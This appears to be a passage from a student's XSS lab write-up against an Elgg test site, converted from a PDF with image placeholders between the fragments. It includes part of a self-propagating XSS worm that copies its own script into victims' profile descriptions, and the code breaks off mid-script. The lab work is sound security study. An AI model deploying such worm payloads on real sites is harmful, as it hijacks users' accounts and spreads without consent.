
"application/x-www-form-urlencoded");

Ajax.send(content);



}


}

</script>





This is the result





Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.





If you remove those lines the attack happens indiscriminately and you will attack your own profile AND delete your XSS attack. (Good thing I had my source code here)

#### Task 6: Writing a Self-Propagating XSS Worm

This took a while combined the file from the doc and my own code and I declared the variable wormcode and used it as wormCode. It didn't work for a while until I stumbled upon the debugger saw the error code and got it fixed

Source Code-> **DOM Style**

```
<script type="text/javascript" id = "worm">

window.onload = function(){

var headerTag = "<script id=\"worm\" type=\"text/javascript\">";

var jsCode = document.getElementById("worm").innerHTML;

var tailTag = "</\" + \"script>\"";

var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


var desc = "&description=Ben is my Hero" + wormCode + "&accesslevel[description]=2";



var userName= "&name="+elgg.session.user.name;
```





